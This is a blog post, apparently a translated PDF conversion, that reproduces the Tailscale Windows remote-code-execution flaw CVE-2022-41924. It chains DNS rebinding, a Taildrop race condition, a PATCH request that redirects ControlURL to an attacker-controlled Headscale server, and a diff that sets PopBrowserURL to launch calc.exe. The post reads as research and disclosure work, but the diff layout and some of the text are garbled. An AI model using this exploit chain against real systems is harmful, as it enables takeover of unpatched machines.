



of course

Tailscale RCE vulnerability recurrence: CVE-2022-41924

January 4, 2025

.

cybersecurity


.

12 min read

This year, I set up my first NAS in my life. After the installation^[1] is completed, a common need is to be able to store it conveniently when going out
[2] To retrieve data or services from the NAS, in order to solve this problem, I chose to use Tailscale

The purpose of this article is to reproduce the CVE-2022-41924 vulnerability mentioned in the blog <https://emily.id.au/tailscale>. The article does not provide a POC, so I will describe it in detail in this article. How to reproduce and provide POC code. This
vulnerability connects multiple small holes in series, and finally achieves RCE. These holes are neither complicated nor simple, and they just allow us to understand the entire Tailscale architecture and attack surface.

Tailscale architecture



Tailscale's architecture consists of three main parts:


- Tailscale Control Server
 - <https://github.com/juanfont/headscale>
- Tailscale Client
 - <https://github.com/tailscale/tailscale>
- Tailscale Relay Server (DERP)
 - <https://github.com/tailscale/tailscale/tree/main/derp>

Tailscale Control Server

Tailscale Control Server or Coordination Server (hereinafter referred to as Control Server) is responsible for managing WireGuard credential exchange and ACL permission control. The officially provided Control Server is login.tailscale.com, while the open source version is called Headscale

Tailscale Client regularly pulls ACL configuration from Control Server through long-polling to limit whether inbound traffic is allowed. As an aside, here is a little trick: If you are on a certain Tailscale Client, but others cannot connect to you, you can directly change the source code of your own Client, invalidate the ACL, and you can connect normally. Ignore the permissions set by Control Server, which means that the underlying WireGuard connection is actually open, but the Client blocks inbound traffic. [3]

ACL



Tailscale Client

Tailscale Clients will be connected through WireGuard to form a Mesh Network, allowing all devices to be directly connected to each other instead of relying on centralized servers. It provides the following functionality and acts like a super backdoor.

- SSH: Built-in SSH Server
- Taildrop: can accept files from other nodes
- Taildrive: Built-in WebDAV Server
- Funnel: Expose intranet services to the external network

Is it possible to SSH and Taildrop files to other nodes? This is set on the Control Server, so it can be seen that the Control Server has great power and is their big brother.

Tailscale's intranet is called Tailnet, and Tailnet's intranet IP range is 100.64.0.0/10 (CGNet). This range actually belongs to the Public^[4] IP, which is related to the technique we need to bypass SOP later. In addition, there is a special existence in the IP of Tailnet, which is 100.100.100.100 (Quad100), which is equivalent to the 127.0.0.1 address in Tailnet. We can know ourselves by visiting the web page at <http://100.100.100.100> The IP of the intranet.^[5]



Tailscale Relay Server

This is a record of NAT hole punching failure and acts as a relay server, similar to TURN Server. This article will not discuss the details of this part.

CVE-2022-41924 Vulnerability Analysis

This vulnerability connects multiple small holes in series, and finally achieves RCE.

The attack scenario is as follows:

- The victim installed Tailscale Client on Windows.
- The attacker triggers the vulnerability through a specially crafted web page, and ultimately creates files on the victim's desktop and executes arbitrary programs.

Basically we hit Windows RCE directly from the web page, which is very exciting.

The vulnerable version is Tailscale Windows v1.32.2 version.



In addition, we will use Headscale v0.17.0-beta2 to reproduce the vulnerability.

Before further explaining the vulnerability, let me first introduce the two important APIs in Tailscale Client, namely Local API and Peer API.

Local API


Tailscale Client consists of front-end GUI/CLI and back-end tailscaled parts. On Windows, the front-end interacts with the back-end's

Local API (bound at localhost:41112) through the HTTP Protocol instead of the Unix Socket. This design gives attackers the opportunity to directly access the Local API through the web page.



Local API provides a variety of functions. Here we focus on two vulnerability-related functions:

- `/localapi/v0/prefs`
 - Manage Tailscale Client settings. An attacker can send a PATCH request to change the ControlURL , changing the Client's Control Server points to the server it controls, thereby fully controlling the Client.
- `/localapi/v0/files`
 - Lists the archives received by Taildrop, functions like the index page generated by `python -m http.server` , and allows reading or deleting the archives.



http://localhost:41112/localapi/v0/prefs

PATCH http://localhost:41112/localapi/v0/prefs

Params Authorization Headers (8) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary JSON

```

1
2 "ControlURL": "https://headscale-hack.x.oalieno.tw",
3 "ControlURLSet": true
4

```

我們可以讓他去連我們自己掌控的 Control Server

Body Cookies Headers (4) Test Results

Pretty Raw Preview Visualize JSON

```

1
2 "ControlURL": "https://headscale-hack.x.oalieno.tw",
3 "RouteAll": true,
4 "AllowSingleHosts": true,
5 "ExitNodeID": "",
6 "ExitNodeIP": "",
7 "ExitNodeAllowLANAccess": false,
8 "CorpDNS": true,
9 "RunSSH": false,
10 "WantRunning": true,
11 "LoggedOut": false,
12 "ShieldsUp": false,
13 "AdvertiseTags": null,
14 "Hostname": ""

```

Peer API

The Peer API is also an HTTP service, but unlike the Local API, it is bound to the Tailnet IP assigned by Tailscale for each node (for example, 100.64.0.1), rather than the local localhost . The Port opened by the Peer API is calculated based on the CRC32 value of the IP out.

One of the features of the Peer API is Taildrop. Used to transfer and receive files between nodes, similar to SSH's scp command. To use Peer API transfers files to another node. We can send a PUT request to `http://`

`100.64.0.1:58436/v0/put/test.txt` and attach the file content.

Trigger RCE

End of popular science! Let's take a look at how to trigger this RCE right away. First, we must first send a PATCH request to `http://`

`localhost:41112/localapi/v0/prefs` to point the Control Server to the server we control.

```
diff --git a/api_common.go b/api_common.go index b4983cc..a8ce571
100644 --- a/api_common.go +++ b/api_common.go

@@ -64,6 +64,7 @@ func (h
*Headscale)
generateMapResponse( PacketFilter: h.aclRules, h.DERPMap, DERPMap: UserProfiles: profiles,
                        PopBrowserURL: "file:///C:/Windows/
                        calc.exe",          System32/
                        Debug: &tailcfg.Debug{ DisableLogTail:
+                        RandomizeClientPort: h.cfg.RandomizeClientPort,

                        !h.cfg.LogTail.Enabled,
```

After controlling the Control Server, the Client will report to us regularly, and we can add a `PopBrowserURL` field in the message returned to the Client .

This field is used to allow the Client to jump to a web page. In Windows, we can Jump to `file:///C:/Windows/System32/calc.exe` to trigger program execution. To execute the program we want to execute, we only need to first

By sending the program through the Peer API, it can be executed successfully and achieve RCE.

It feels quite simple, but we still have a big problem to solve here, which is how to bypass the Same Origin Policy protection and access the Local API and Peer API.

Review Same Origin Policy (SOP)

Here is a brief review of the concept of SOP. SOP is a browser security mechanism used to limit interactions between different sources.

How can it be regarded as having the same origin? There are three conditions:

- Protocol: For example, `http` and `https` are different origins.
- Host: For example, `example.com` and `sub.example.com` are different origins.
- Port: For example, `example.com:80` and `example.com:8080` are different origins.

What are the limitations of different sources? They are mainly divided into three scenarios:

- Cross-origin writes are typically allowed
- Cross-origin reads are typically disallowed
- Cross-origin embedding is typically allowed

Let me translate it. In a cross-origin situation, for example, sending a GET request from the web page of <https://hacker.com> to the web page of <https://example.com> . Although it can be sent (writes allowed), it will not be sent back. The things cannot be seen (reads disallowed) and will be blocked by the browser. Placing an iframe of <https://example.com> in the webpage of <https://hacker.com> is also allowed (embedding allowed), but the content cannot be read (reads disallowed). The two run independently. Equivalent Yu opened a new tab.

Regarding concepts such as preflight, CORS, CSRF, etc., we will make a special article later...


Bypass Same Origin Policy (SOP)

To bypass SOP restrictions, one of the methods is DNS Rebinding.

In today's environment, due to the emergence of a new specification Private Network Access (CORS-RFC1918)^[6], DNS Rebinding is restricted from rebinding directly from Public IP to Private IP. Fortunately, the Tailnet intranet uses CGNet (belonging to Public IP), so the Peer API can still be accessed, but to access the Local API, you need to make use of a feature of the Peer API.

Remember that we can send a PUT request to <http://100.64.0.1:58436/v0/put/test.txt>. Let's elaborate on the underlying logic. After someone sends the file via Taildrop, the file will be temporarily stored in the C:\ProgramData\Tailscale\files\<id> folder by tailscale . Next, the GUI Client will automatically make a GET request to <http://localhost:41112/localapi/v0/files> Local API to read this file, and after reading, copy the file to the desktop.

Finally, send a DELETE request to delete the file.



There are two problems here. The first problem is that there is a Race Condition problem in the removal and deletion actions. If multiple files with the same file name are sent at the same time, there is a chance that the files are not deleted and temporary data remains. folder so that it can be accessed from the Local API. The second problem is that the Content-Type returned by the Local API is text/html . In this way, we can send an html file and execute arbitrary javascript under the localhost webpage that has the same origin as the Local API.


RCE attack steps

Finally we look at the actual attack steps.

- First DNS Rebinding (hacker.com -> Quad100)
 - First poke the Quad100 web page to get the internal IP, assuming it is 100.64.0.1
- Open the iframe and perform the second DNS Rebinding (hacker.com -> 100.64.0.1)
 - Click on the Peer API and transfer the two files in
 - The program we want to execute
 - The next stage is to poke the html of the Local API, assuming it is hack.html
- <iframe src="http://localhost:41112/localapi/v0/files/hack.html">

- Click the Local API to point the Control Server to the server we control.

Finally, RCE is triggered through PopBrowserURL



I use the tool Singularity to do DNS Rebinding, but it does not succeed every time and needs to be tried several times. During the implementation, I found that the Edge browser cannot do DNS Rebinding, but Firefox can. It should be that Edge has done some protection.

This article focuses on reproducing RCE and has omitted some details. I suggest you also read the article by the original author of the vulnerability: <https://emily.id.au/tailscale>

POC code

<https://github.com/oalieno/CVE-2022-41924>

1. NAS self-hosting journey ȳ
2. NAS self-installation journey: Tailscale opens up the intranetȳ
3. <https://pulsesecurity.co.nz/articles/some-tailscale-tricks> ȳ
4. <https://www.a10networks.com/glossary/what-is-carrier-grade-nat-cgn-cgnat/> ȳ
5. <https://tailscale.com/kb/1381/what-is-quad100> ȳ
6. <https://www.nccgroup.com/us/research-blog/state-of-dns-rebinding-in-2023/> ȳ

#cybersecurity #tailscale #rce #dns rebinding #cve

PreviousNAS Self-built journey: Tailscale opens up the intranet

2025 oalieno. All rights reserved.